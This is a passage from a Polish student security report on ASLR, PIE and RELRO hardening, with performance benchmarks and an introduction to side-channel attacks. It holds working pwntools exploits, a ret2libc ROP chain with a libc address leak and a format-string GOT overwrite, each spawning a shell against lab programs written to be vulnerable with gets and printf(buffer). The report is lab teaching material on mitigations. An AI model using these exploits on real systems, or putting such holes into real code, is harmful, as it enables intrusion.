10 buff = b'\x42'*buff_len
11 #Change EIP
12 buff += p32(system)
13 #Exit after system is called
14 buff += p32(exit)
15 #Argument for system()
16 buff += p32(binsh)
17
18 p.sendline(buff)
19 p.interactive()

```



```
frostrose@frostrose-VirtualBox:~/BS0-Project/aslr$ sudo sysctl kernel/randomize_va_space=2
[sudo] password for frostrose:
kernel.randomize_va_space = 2
frostrose@frostrose-VirtualBox:~/BS0-Project/aslr$ python3 exp.py
[*] Starting local process './aslr': pid 47771
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Process './aslr' stopped with exit code -11 (SIGSEGV) (pid 47771)
[*] Got EOF while sending in interactive
```

Rys. 12: Zabezpieczenie przed exploitem - ASLR

8 PIE

8.1 Opis metody

PIE pozwala na dynamiczne ładowanie programu w losowych miejscach w pamięci oraz na losowe przydzielanie pamięci wszystkim sekcjom binarki. Plik PIE oraz wszystkie jego zależności ładowane są w nowych miejscach przy każdym uruchomieniu programu. Program skompilowany z tą opcją wykonywany jest niezależnie od przypisanego mu miejsca w pamięci. Do uzyskania potrzebnych adresów w trakcie działania programu używany jest relatywny adresing oraz tablice GOT i PLT. Wszystkie obiekty i biblioteki powiązane z programem PIE również powinny być *position independent*.

PIE jest poniekąd rozszerzeniem ASLR na Linuxie, ponieważ umożliwia jego efektywniejsze wykorzystanie. Samo w sobie (bez włączonego ASLR) nie jest szczególnie użyteczne.

Na Rys. 13 widać, że program skompilowany bez opcji PIE ładowany jest za każdym razem pod tym samym adresem. Z kolei program PIE przy każdym uruchomieniu lokalizowany jest w innym miejscu.

```
frostrose@frostrose-VirtualBox:~/BS0Proj/aslr$ cat /proc/sys/kernel/randomize_va_space
2
frostrose@frostrose-VirtualBox:~/BS0Proj/aslr$ gcc address.c -o out_no_pie -no-pie
frostrose@frostrose-VirtualBox:~/BS0Proj/aslr$ ./out_no_pie
EIP address: 0x401160
frostrose@frostrose-VirtualBox:~/BS0Proj/aslr$ ./out_no_pie
EIP address: 0x401160
frostrose@frostrose-VirtualBox:~/BS0Proj/aslr$ ./out_no_pie
EIP address: 0x401160
frostrose@frostrose-VirtualBox:~/BS0Proj/aslr$ gcc address.c -o out_pie
frostrose@frostrose-VirtualBox:~/BS0Proj/aslr$ ./out_pie
EIP address: 0x5608ef718173
frostrose@frostrose-VirtualBox:~/BS0Proj/aslr$ ./out_pie
EIP address: 0x56108d130173
frostrose@frostrose-VirtualBox:~/BS0Proj/aslr$ ./out_pie
EIP address: 0x5565154ba173
```

Rys. 13:

PIE utrudnia ataki, w których wymagana jest znana lokalizacja kodu programu wykonywalnego. Jest to więc spora część ataków ROP, w których atakujący korzysta z gadżetów umieszczonych w różnych sekcjach binarki, a także wstrzykiwanie shellcode'a, gdzie napastnik potrzebuje (przynajmniej w przybliżeniu) znać adres, w którym umieszcza swój kod.

8.2 GCC

W kompilatorze GCC PIE jest domyślnie włączone. Do ustawiania flagi PIE służą opcje:

- `-no-pie` - wyłączenie PIE
- `-pie` - włączenie PIE

8.3 Clang

Identyczne flagi stosowane są w kompilatorze Clang. Tutaj PIE jest domyślnie wyłączone.

8.4 Ograniczenia

PIE wymaga rezerwowania dedykowanego rejestru przechowującego adres bazowy modułów. Skutkuje to zmniejszeniem liczby wolnych rejestrów oraz zmniejszeniem wydajności i szybkości kodu. PIE i ASLR są więc szczególnie mocnym obciążeniem wydajnościowym dla systemów o małej liczbie rejestrów, np. architektury x86. Dlatego duża część programów systemowych nie została skompilowana z użyciem PIE, ograniczając się jedynie do krytycznych pod względem bezpieczeństwa pakietów.

8.5 Możliwości obejścia

Podstawą do obejścia PIE, podobnie jak w ASLR, jest memory leak i odtworzenie interesujących nas offsetów i adresów na podstawie wyciekniętych adresów.

Częstym sposobem jest również brute force (zwłaszcza że najmłodsze bajty pozostają niezmiennie), np. na RBP i RIP, gdyż po poznaniu nawet jednego adresu można wydobyć miejsce, w którym umieszczony jest shellcode lub adres bazowy binarki, znając również takie informacje jak jej rozmiar i relatywne adresy.

9 Aplikacja i exploit - ROP ret2libc

Aplikacja znajduje się w katalogu pie. W celu przetestowania eksploita kompilowana była poleceniem:
`gcc vuln.c -o out -fno-stack-protector -no-pie` (alternatywnie: `make`).

W celu włączenia kanarka można posłużyć się poleceniem `make canary`, a w celu włączenia PIE - `make pie`.

9.1 Kod podatnej aplikacji

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main() {
5     char buf[32];
6     printf("Hello! Try and ROP me:\n");
7     gets(buf);
8 }
```

9.2 Kod exploita

Exploit jest atakiem typu ret2libc, jednak tym razem zastosowanym w kontekście programu 64-bitowego. Argumenty funkcji przekazywane w nich są nie na stosie, ale w rejestrach. Pierwszych 6 parametrów ładuje w rejestrach: RDI, RSI, RDX, RCX, R8, i R9. Dopiero pozostałe przekazywane są na stos. Dlatego przed powrotem do wybranej przez nas funkcji (tutaj: `system`), należy odpowiednio przygotować rejestry, tak by zawierały wymagane przez funkcję argumenty. W tym celu można skorzystać z techniki ROP.

Główny schemat ataku opisują linijki 30-42. Najpierw zapełniamy bufor i nadpisujemy RIP adresem gadżetu `pop rdi`. Następnie przekazywany jest wskaźnik na string `"/bin/sh"`, który dzięki gadżetowi trafi do rejestru RDI. Następnie przekazujemy adres funkcji `system`, która zostanie wywołana po powrocie z `pop rdi`. Po powrocie z funkcji `system` wywołany zostanie `exit`. Dorzucenie gadżetu `ret` jest niezbędne, gdy omówiony wyżej proces zwraca błąd w funkcji `movaps`. Do poprawnego działania wymaga ona podzielnej przez 16 wartości RSP, dlatego należy dołożyć do payloadu np. gadżet `ret` (coś, co w zasadzie "nic nie robi", ale dopełni RSP o wymagane 8 bajtów).

W przypadku gdy program uruchomiony jest na systemie z włączonym ASLR, adresy funkcji bibliotecznych będą za każdym razem inne. Dlatego do ich stałych offsetów należy dodać aktualne losowe przesunięcie w pamięci, będące bazowym adresem biblioteki `libc`. Przesunięcie to można wyliczyć, znając obecny adres funkcji `puts` (leaked_puts) w `libc` oraz jej adres `puts@plt`. Leaked_puts można poznać, przesyłając do programu payload (linie 14-18), który wywoła funkcję `puts` z adresem `puts@got` jako argument, a następnie powróci do funkcji `main`, by wykonać kolejną iterację. W ten sposób `puts` odczyta zawartość `puts@got` (czyli adres funkcji `puts` w pamięci). Dopiero po zdobyciu wyciekniętego adresu wdramy omówiony akapit wyżej proces (atak ret2libc).

```
1 from pwn import *
2
3 p = process("./out")
4 context.binary = "./out"
```

```

5 binary = ELF('./out')
6 libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
7
8 JUNK = b"A" * 40
9 main = p64(0x401156)
10 got_puts = p64(0x404018)
11 plt_puts = p64(0x401050)
12 pop_rdi = p64(0x4011f3)
13
14 payload = JUNK
15 payload += pop_rdi
16 payload += got_puts
17 payload += plt_puts
18 payload += main
19
20 p.sendline(payload)
21 p.recvline()
22
23 leaked_puts = u64(p.recvline().strip().ljust(8, b"\x00"))
24 log.success("Leaked puts : {}".format(hex(leaked_puts)))
25
26 offset = leaked_puts - libc.symbols['puts']
27 log.success("Libc base address : {}".format(hex(offset)))
28
29 #strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
30 binsh = p64(offset + 0x1b75aa)
31 system = p64(offset + libc.symbols['system'])
32 exit = p64(offset + libc.symbols['exit'])
33 ret = p64(0x40101a)
34
35 payload = JUNK
36 payload += pop_rdi
37 payload += binsh
38 payload += ret
39 payload += system
40 payload += exit
41
42 p.sendline(payload)
43 p.interactive()

```

9.3 Zastosowanie

Aplikacja nie posiada następujących zabezpieczeń:

- kanarka stosu
- PIE

Po uruchomieniu exploita uruchomiona zostaje powłoka systemowa /usr/bin/dash.

```
[*] Starting local process './out': pid 3338
[*] '/home/frostrose/BSO-Project/test4/out'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] Leaked puts : 0x7fb99c74f5a0
[*] libc base address : 0x7fb99c6c8000
[*] Switching to interactive mode
Hello! Try and ROP me:
[*] id
uid=1000(frostrose) gid=1000(frostrose) groups=1000(frostrose),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
```

Rys. 14: Uruchomienie eksploita

Kompilacja programu z zastosowaniem kanarka stosu powoduje, że kończy się on sygnałem SIGABRT. Natomiast przy włączonym PIE zmieniane są adresy sekcji binarki, co skutkuje zmiennymi adresami gadżetów ROP (znamy tylko offset). Program zakończy się sygnałem SIGSEGV na pierwszym użytym gadżecie - pop rdi.

```
Stopped reason: SIGSEGV
0x00000000004011f3 in ?? ()
```

Rys. 15: Zabezpieczenie przed eksploitem - PIE

10 RELRO

10.1 Dynamiczne linkowanie

RELRO to metoda zabezpieczenia dotycząca przede wszystkim dynamicznie linkowanych plików ELF. Korzystają one z tablicowania (ang. *Look Up Table*) w postaci Global Offset Table (GOT), aby móc dynamicznie odwoływać się do funkcji bibliotecznych. Gdy w programie wywoływana jest funkcja zdefiniowana w bibliotekach programistycznych, tak naprawdę realizowany jest wtedy wskaźnik na Procedure Linkage Table (PLT) w sekcji .plt binarki. Tam z kolei znajduje się wskaźnik na GOT, czyli sekcję .got.plt. W sekcji tej znajdują się dane binarne, które mogą albo zawierać wskaźnik z powrotem na sekcję .plt, albo lokalizację dynamicznie linkowanej funkcji. GOT jest zapisywana podczas działania programu. Gdy dana funkcja wywoływana jest po raz pierwszy, w sekcji .got.plt znajduje się wskaźnik na PLT, gdzie z kolei wywoływany jest linker znajdujący lokalizację szukanej funkcji. Znaleziona lokalizacja jest wtedy zapisywana w sekcji GOT. Przy następnych wywołaniach funkcji GOT zna już jej adres i może bezpośrednio do niego odwoływać. Proces ten znany jest jako *lazy binding*.

Z takim designem tego procesu związanych jest kilka własności.

- Ponieważ PLT zawiera kod, do którego bezpośrednio odwołuje się program, to musi znajdować się pod znanym dla sekcji .text offsetem
- GOT zawiera dane wykorzystywane bezpośrednio przez różne części programu, więc musi znajdować się pod stałym i znanym adresem w pamięci
- GOT musi być zapisywalna

10.2 Opis metody

Ponieważ GOT znajduje się pod stałym i predefiniowanym adresem w pamięci, a także można ją nadpisywać, podatność pozwalająca na nadpisanie pamięci może umożliwić podmianę adresu wywoływanej funkcji. Aby temu zapobiec, stworzono rozwiązanie RELRO (RELocation Read-Only). Technika ta polega na tym, że na początku egzekucji programu linker odwołuje się do wszystkich dynamicznie linkowanych funkcji w programie, na podstawie tego zapisuje GOT, a następnie ustawia ją na read-only.

RELRO występuje w dwóch trybach:

- Partial - Sprawia, że zmieniona jest kolejność sekcji w binarce (GOT znajduje się przed .bss w pamięci), w związku z czym utrudnia nadpisanie GOT poprzez buffer overflow globalnej zmiennej w programie. Sekcja .plt.got jest wciąż możliwa do zapisu, jedynie sekcja .got zmieniana jest na read-only
- FULL - Oprócz podstawowego działania Partial RELRO ustawia całą GOT na read-only. W związku z tym wszystkie funkcje linkowane w programie zapisywane są w GOT na samym początku działania programu, a nadpisanie GOT staje się praktycznie niemożliwe.

10.3 GCC

Funkcja RELRO jest w GCC związana z PIE. Włączenie PIE automatycznie ustawia RELRO na tryb FULL. Z kolei wyłączenie PIE domyślnie ustawia RELRO na Partial.

Dodatkowo przydatne są flagi:

- -Wl,-z,relro,-z,now - RELRO FULL
- -Wl,-z,norelro - wyłączenie RELRO

Domyślnie RELRO FULL (tak jak i PIE) jest włączone.

10.4 Clang

Identyczny schemat działania RELRO można spotkać w przypadku kompilatora Clang. Domyślnie stosowane w nim jest ochrona RELRO Partial.

10.5 Wady i zalety

Chociaż oba tryby RELRO przedstawiają sekcje binarki, tak by ochronić je przed przepełnieniem bufora w sekcjach .bss i .data, to tylko FULL RELRO jest w stanie zapobiec nadpisaniu GOT, czyniąc ją całkowicie tylko do odczytu. Sprawia to jednak, że znacznie wydłuża się startup programu. Ponieważ wszystkie funkcje biblioteczne są znajdowane i zapisywane na samym początku działania programu, uruchamia się on dłużej niż bez zabezpieczenia. Różnica jest szczególnie widoczna przy bardziej złożonych programach korzystających z wielu różnych funkcji, co warto wziąć pod uwagę przy ich kompilacji.

10.6 Możliwości i ograniczenia

Ochrona w formie Partial RELRO jest dosyć łatwa do obejścia. Z perspektywy atakującego główna różnica polega na tym, że przemieszczenie sekcji utrudnia wykorzystanie podatności buffer overflow

FULL RELRO jest praktycznie niemożliwe do ominięcia. Jednak po jego zastosowaniu wciąż istnieją sekcje, które można nadpisać, m.in. global file structs, _malloc_hook, linker global symbols.

11 Aplikacja i exploit - GOT overwrite

Aplikacja znajduje się w katalogu relro. W celu przetestowania eksploita kompilowana była poleceniem:

```
gcc vuln.c -o out -fno-stack-protector -no-pie -m32 (alternatywnie: make)
```

W celu włączenia kanarka można posłużyć się poleceniem make canary, a w celu włączenia RELRO FULL - make relro.

W katalogu relro2 znajduje się analogiczna aplikacja z podobnym w działaniu exploitem (różnica polega głównie na tym, że wskutek nadpisania GOT wywoływana jest funkcja istniejąca w obrębie aplikacji - omijamy weryfikację hasła).

11.1 Kod podatnej aplikacji

Poniższa aplikacja sprawdza input użytkownika przed zapisem do zmiennej buffer, ale za to nie korzysta z formatowania w funkcji printf(). W związku z tym podatna jest na ataki format string, umożliwiające zarówno czytanie jak i pisanie do pamięci.

```

1 #include <stdio.h>
2 #include <string.h>
3
4 int main()
5 {
6     char buffer[256];
7     puts("Tell me sth I don't know\n");
8     fgets(buffer, sizeof(buffer), stdin);
9     printf(buffer);
10    memset(buffer, 0, sizeof(buffer));
11    puts("Try again");
12    fgets(buffer, sizeof(buffer), stdin);
13    printf(buffer);
14    return 0;
15 }

```

11.2 Kod exploita

Eksploita korzysta z podstawowych mechanizmów stosowanych w atakach format string, wykorzystujących własności funkcji `printf()`.

- `%x` - pozwala odczytać wartość hex ze stosu
- `"AAAA" + "%x"*15` - pozwala sprawdzić, na którym miejscu znajduje się podany przez nas parametr (o ile jest wśród 15 pierwszych wartości)
- `%n` - pozwala zapisać pod wskazany integer (4 bajty) wartość, będącą liczbą zapisanych do tej pory znaków
- `%hn` - jak wyżej, ale używany jest short integer - 2 bajty
- `%7%x` - pozwala określić precyzję (rozmiar) danego typu wartości (tutaj hex) i uzupełnia go zerami, jeśli jest zbyt mały - padding stosowany jest, gdy podczas ataku chcemy zapisać pod pewien adres konkretną wartość
- `%5$n` - pozwala odnieść się do konkretnego (tutaj piątego) argumentu funkcji `printf()`

Celem poniższego exploita było odnalezienie adresu, do którego przekierowuje tablica GOT przy wywołaniu funkcji `printf()` i zastąpienie go adresem funkcji `system()`. W ten sposób, przy kolejnym użyciu funkcji `printf()` wywołana zostanie podmieniona funkcja z podanym przez nas argumentem. Do nadpisywania wartości stosowane będą wymienione wyżej *format specifier* funkcji `printf()`.

Eksploita przesyła do programu adres funkcji `printf()` na stos. Będzie on traktowany jako argument naszej funkcji `printf()`, pod który zapisywać będziemy nową wartość - adres funkcji `system()`. Za pomocą `%x` sprawdziłam, do której wartości na stosie trzeba się odwołać, aby wskazać na ten adres (`stack_num = 4`).

Kolejnym argumentem `printf()` jest ten sam adres przesunięty o 2. Wynika to z faktu, że liczba `0xf7e0c830` jest bardzo duża. Należałoby wypisać bardzo dużo znaków przed podaniem `%n`, aby nadpisać nią obecny adres `printf()`. Dlatego dzielimy adres na dwie części: początkowe i ostatnie 2 bajty. Do ich nadpisania stosujemy metodę `short write` (zapis do 2-bajtowego short integer zamiast integer). Precyzję i padding określamy tak, by zapis 2 młodszych bajtów był równy `0xc830` (w tym wypadku pomniejszonego o liczbę już napisanych znaków), a zapis do kolejnych bajtów `0xf7e0` (również pomniejszonego o liczbę napisanych znaków). Młodsze bajty przekazujemy do pierwszego wysłanego adresu, a starsze do drugiego - przesuniętego o 2.

Przy kolejnym wywołaniu `fgets()` przesyłany jest argument `"/bin/sh"`. Ponieważ po pierwszym użyciu funkcji `printf()` jej adres jest już na stałe zapisany w GOT, nasz input będzie tak naprawdę argumentem funkcji `system()` wywołanej w miejscu, gdzie miało odbyć się drugie wywołanie funkcji `printf()`.

```

1 from pwn import *
2
3 p = process("./out");
4
5 #system address
6 val = 0xf7e0c830
7 #printf got address
8 address = 0x804c00c

```

```

9 #relative place in stack where given arguments appear
10 stack_num = 4
11
12 buf = p32(address)
13 buf += p32(address+2)
14
15 #number of bytes to write before hn
16 count = 0x0c830 - len(buf)
17
18 #change 2 LS bytes
19 buf += "%" + str(count) + "x%" + str(stack_num) + "$hn"
20
21 count = 0xf7e0-0x0c830
22
23 #change 2 MS bytes
24 buf += "%" + str(count) + "x%" + str(stack_num+1) + "$hn"
25
26 p.sendline(buf)
27 p.sendline("/bin/sh")
28 p.interactive()

```

11.3 Zastosowanie

Aplikacja eksploatowana była przy wyłączonym ASLR (*sudo sysctl kernel/randomize_va_space=0*):
Nie posiada następujących zabezpieczeń:

- kanarka stosu
- PIE
- RELRO FULL
- ASLR

Po uruchomieniu exploita uruchomiona zostaje powłoka systemowa /usr/bin/dash.

```

Try again
$ whoami
frostr0se
$ id
uid=1000(frostr0se) gid=1000(frostr0se) groups=1000(frostr0se),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
$
[*] Interrupted
[*] Stopped process './out' (pid 54628)

```

Rys. 16: Uruchomienie exploita

Kompilacja programu z zastosowaniem RELRO FULL sprawia, że adres funkcji printf() jest tylko do odczytu i nie możemy go nadpisać. Dlatego exploit w takim wypadku zawiedzie. Również randomizacja adresów uniemożliwi działanie danego exploita.

```

gdb-peda$ x/wx $ebx+0xc
0x56558fd4 <printf@got.plt>: 0xf7e1b340
gdb-peda$ vmmmap 0x56558fd4
Start      End      Perm      Name
0x56558000 0x56559000 r--p      /home/frostr0se/BS0-Project/relro/out

```


Rys. 17: Zabezpieczenie przed exploitem - RELRO FULL

12 Wpływ omówionych metod na wydajność aplikacji

12.1 Stack Canary

Kanarek stosu negatywnie wpływa na wydajność aplikacji na dwóch poziomach - czasu i pamięci. Wartość kanarka musi być wygenerowana i sprawdzana przy wyjściu z funkcji, co wpływa na czas wykonywania programu, a dodatkowe instrukcje z tym związane zwiększają wielkość binarki, ponieważ wzrasta liczba instrukcji asemblera.

Do sprawdzenia wspomnianych wad zabezpieczenia skorzystałam z prostego programu (znajduje się on w katalogu test_canary), który został skompilowany 2 razy - bez kanarka (polecenie make) i z kanarkiem flagą -fstack-protector-all (polecenie make canary). Poniższe zdjęcie (Rys. 18) przedstawia różnice w wielkości kodu programu bez kanarka (out_no_canary) oraz z flagą -fstack-protector-all (out_canary). Dla poniższego programu różnica ta stanowi 56 bajtów, jest to więc wzrost o 3%.



```
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ls -ll
total 44
-rwxrwxr-x 1 frostrose frostrose 18496 maj 27 22:41 out_canary
-rwxrwxr-x 1 frostrose frostrose 18440 maj 27 22:41 out_no_canary
-rw-rw-r-- 1 frostrose frostrose 1277 maj 27 22:41 test.cpp
```

Rys. 18: Program bez i z kanarkiem

Z kolei Rys. 19 przedstawia wpływ kanarka na czas wykonywania programu. Jak widać, czas ten dla programu z ochroną oscyluje w okolicy 1100 ns (średni czas wynosi 1105,5 ns). Natomiast niezabezpieczony program wykonuje się w czasie niższym niż 1000 ns (średnio w 955,8 ns). Jest to wzrost o 15,66 %.



```
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_canary
1134[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_canary
1038[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_canary
1074[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_canary
1084[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_canary
1051[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_canary
1252[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_no_canary
975[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_no_canary
998[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_no_canary
932[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_no_canary
966[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_no_canary
935[ns]
frostrose@frostrose-VirtualBox:~/BS0-Project/test$ ./out_no_canary
929[ns]
```

Rys. 19: Program bez i z kanarkiem

Mimo wad wydajnościowych, kanarek jest jednym z podstawowych zabezpieczeń przeciwko buffer overflow. W celu zniwelowania związanej z jego użyciem degradacji wydajności aplikacji warto wybrać w miarę zoptymalizowaną opcję -fstack-protector-strong zamiast ochrony wszystkich funkcji programu.

Przykładowo, po zastosowaniu tej opcji w jądrze Linuxa wzrost rozmiaru kodu wyniósł 2.4% przy pokryciu

ochroną aż 20.5% funkcji, podczas gdy podstawowa ochrona (-fstack-protector) mimo małego wzrostu w kodzie (0.33%) dotyczyła zaledwie 2.81% funkcji [link].

12.2 Execution Disable

Execution Disable nie wpływa na wydajność aplikacji. Jest to sprzętowe rozwiązanie, które jedynie zabiera możliwość wykonywania kodu na stosie, a nie zwiększa ani czasu, ani rozmiaru kodu aplikacji.

12.3 ASLR

ASLR zarówno na Windowsie jak i na Linuxie nie wpływa na wydajność aplikacji. Według dokumentacji Microsoftu [link], na architekturach 32-bitowych może nawet prowadzić do subtelnej poprawy wydajności, a pogorszenie może się pojawić w bardziej obciążonych systemach relokujących losowo dużą liczbę obrazów, jednak koszt ten jest znikomy.

12.4 PIE

PIE na architekturach x86 wymaga rezerwowania dodatkowego rejestru przechowującego adres bazowy modułu. Dprowadza to do wysokiego *Register pressure*, czyli dużej zajętości dostępnych rejestrów w czasie działania programu. Na architekturach 32-bitowych dostępnych jest 6-7 rejestrów wykorzystywanych do przetrzymywania wartości związanych z działaniem programu w trakcie jego wykonywania. PIE zmniejsza tę liczbę do 5-6 rejestrów.

Na podstawie dostępnych badań [link] wiadomo, że prowadzi to do średnio 10% spadku wydajności aplikacji, a w skrajnych przypadkach nawet do 26%. Dlatego domyślnie tylko część krytycznych pod względem bezpieczeństwa programów na tych systemach została skompilowana z opcją PIE.

Ten problem wydajnościowy nie występuje już na architekturach x86-64. Wynika to nie tylko ze zwiększenia liczby dostępnych rejestrów (16, z czego 15 dostępnych do przechowywania potrzebnych do wykonywania programu wartości), ale również z innego (relatywnego) trybu adresowania na tych architekturach, które nie wymaga już użycia dodatkowego rejestru.

To samo badanie wspomina, że obserwowany spadek wydajności osiąga tu jedynie około 2-3%. Zysk bezpieczeństwa znacznie przerasta tu wpływ na wydajność, dlatego PIE jest domyślnie wykorzystane w nowszych systemach (np. już od Ubuntu 17.10 włącznie).

12.5 RELRO

RELRO Partial nie wpływa na wydajność aplikacji w przeciwieństwie do RELRO FULL. Drugie zabezpieczenie powoduje wywoływanie linkera odpowiedzialnego za zapisanie adresów wszystkich funkcji bibliotecznych wykorzystywanych w programie podczas jego uruchomienia. Wykonywanie dodatkowych instrukcji na początku programu w celu przeszukiwania bibliotek może znacząco zwiększyć czas jego startu.

Do sprawdzenia czasu potrzebnego linkerowi podczas startu skorzystałam z prostego programu w C (znajdującego się w katalogu `test_relro`), który został skompilowany 2 razy - bez RELRO FULL (polecenie `make`) i z zabezpieczeniem RELRO FULL (polecenie `make relro`). Jak pokazuje Rys. 20, przy zastosowaniu ochrony startu aplikacji trwa zawsze ponad 110 000 cykli (średnio 114 516 cykli). Natomiast startup aplikacji niechronionej zajmuje około 109 000 cykli (średnio 109 818 cykli). Jest to wzrost o około 4,28 %.


```

frostrose@frostrose-VirtualBox:~/BS0-Project/test_relro$ LD_DEBUG=statistics ./out_relro
2830:
2830: runtime linker statistics:
2830: total startup time in dynamic loader: 117352 cycles
2830: time needed for relocation: 25134 cycles (21.4%)
2830: number of relocations: 104
2830: number of relocations from cache: 3
2830: number of relative relocations: 1256
2830: time needed to load objects: 40405 cycles (34.4%)
tekst1
2830:
2830: runtime linker statistics:
2830: final number of relocations: 106
2830: final number of relocations from cache: 3
frostrose@frostrose-VirtualBox:~/BS0-Project/test_relro$ LD_DEBUG=statistics ./out_relro
2832:
2832: runtime linker statistics:
2832: total startup time in dynamic loader: 112540 cycles
2832: time needed for relocation: 24834 cycles (22.0%)
2832: number of relocations: 104
2832: number of relocations from cache: 3
2832: number of relative relocations: 1256
2832: time needed to load objects: 36910 cycles (32.7%)
tekst1
2832:
2832: runtime linker statistics:
2832: final number of relocations: 106
2832: final number of relocations from cache: 3
frostrose@frostrose-VirtualBox:~/BS0-Project/test_relro$ LD_DEBUG=statistics ./out_relro
2844:
2844: runtime linker statistics:
2844: total startup time in dynamic loader: 113656 cycles
2844: time needed for relocation: 23641 cycles (20.8%)
2844: number of relocations: 104
2844: number of relocations from cache: 3
2844: number of relative relocations: 1256
2844: time needed to load objects: 35658 cycles (31.3%)
tekst1
2844:
2844: runtime linker statistics:
2844: final number of relocations: 106
2844: final number of relocations from cache: 3

```

Rys. 20: Statystyki programu z RELRO FULL

```

frostrose@frostrose-VirtualBox:~/BS0-Project/test_relro$ LD_DEBUG=statistics ./out_no_relro
2824:
2824: runtime linker statistics:
2824:   total startup time in dynamic loader: 109137 cycles
2824:   time needed for relocation: 23799 cycles (21.8%)
2824:   number of relocations: 96
2824:   number of relocations from cache: 3
2824:   number of relative relocations: 1256
2824:   time needed to load objects: 35830 cycles (32.8%)
tekst1
2824:
2824: runtime linker statistics:
2824:   final number of relocations: 100
2824:   final number of relocations from cache: 3
frostrose@frostrose-VirtualBox:~/BS0-Project/test_relro$ LD_DEBUG=statistics ./out_no_relro
2825:
2825: runtime linker statistics:
2825:   total startup time in dynamic loader: 109682 cycles
2825:   time needed for relocation: 24032 cycles (21.9%)
2825:   number of relocations: 96
2825:   number of relocations from cache: 3
2825:   number of relative relocations: 1256
2825:   time needed to load objects: 37040 cycles (33.7%)
tekst1
2825:
2825: runtime linker statistics:
2825:   final number of relocations: 100
2825:   final number of relocations from cache: 3
frostrose@frostrose-VirtualBox:~/BS0-Project/test_relro$ LD_DEBUG=statistics ./out_no_relro
2826:
2826: runtime linker statistics:
2826:   total startup time in dynamic loader: 110634 cycles
2826:   time needed for relocation: 24404 cycles (22.0%)
2826:   number of relocations: 96
2826:   number of relocations from cache: 3
2826:   number of relative relocations: 1256
2826:   time needed to load objects: 37046 cycles (33.4%)
tekst1
2826:
2826: runtime linker statistics:
2826:   final number of relocations: 100
2826:   final number of relocations from cache: 3

```

Rys. 21: Statystyki programu bez RELRO

13 Ataki side channel

13.1 Opis

Ataki kanałem bocznym wykorzystują pewne wzorce zauważalne w sygnałach i informacjach wysyłanych przez komputery podczas ich pracy. Takimi informacjami może być zużycie energii, emisje elektromagnetyczne, wydawany przez urządzenie dźwięk czy też czas potrzebny na wykonanie zadanych operacji.

Ataki tego typu są skuteczne przede wszystkim w kontekście łamania szyfrów. Często wykorzystują pewne własności algorytmów kryptograficznych i ich fizyczną implementację w sprzęcie (np. różnice w zużyciu mocy podczas wykonywania dwóch różnych operacji albo timing transakcji RSA), które łatwo jest później skorelować z odebraną "reakcją" sprzętu, taką jak konsumowana moc, pobierany prąd, czas działania, emisja fal elektromagnetycznych, sygnały optyczne, akustyczne, wartości wyjściowe.

Atakujący musi odebrać fizyczny efekt wykonywanych przez sprzęt operacji np. mikrofonem czy miernikiem mocy, a następnie poprzez analizę wydobyć z nich jak najwięcej informacji np. wiążąc odebrany ślad mocowy z jedną z możliwych operacji, które wykonywał komputer.

Ataki te są szczególnie efektywne, ponieważ omijają większość znanych do tej pory zabezpieczeń. Są też trudne w detekcji, gdyż często polegają głównie na pasywnym podsłuchiowaniu i analizie danych, przez co nie zostawiają po sobie żadnego śladu.

13.2 Differential Power Analysis Attack

DPA to atak typu Side Channel, który polega na pomiarze mocy urządzenia podczas wykonywania przez niego określonych operacji i porównaniu charakterystyk uzyskanych dla różnych danych. Jednoczesnej analizie podlegają pary, trójki lub większe liczby uzyskanych wyników. Wyznaczane i porównywane są różnice między grupami wyników w celu uzyskania informacji o działaniu algorytmu i używanym kluczu kryptograficznym.

Dzięki wykorzystaniu wielu charakterystyk jednocześnie i analizie różnicowej atakujący ma możliwość zauważenia zmian wynikających ze zmiany danych wejściowych wprowadzonych do urządzenia nawet wtedy, gdy zmiany te są rozmyte. Dzięki temu DPA jest odporne na wiele zabezpieczeń stosowanych do SPA (Simple Power Analysis).

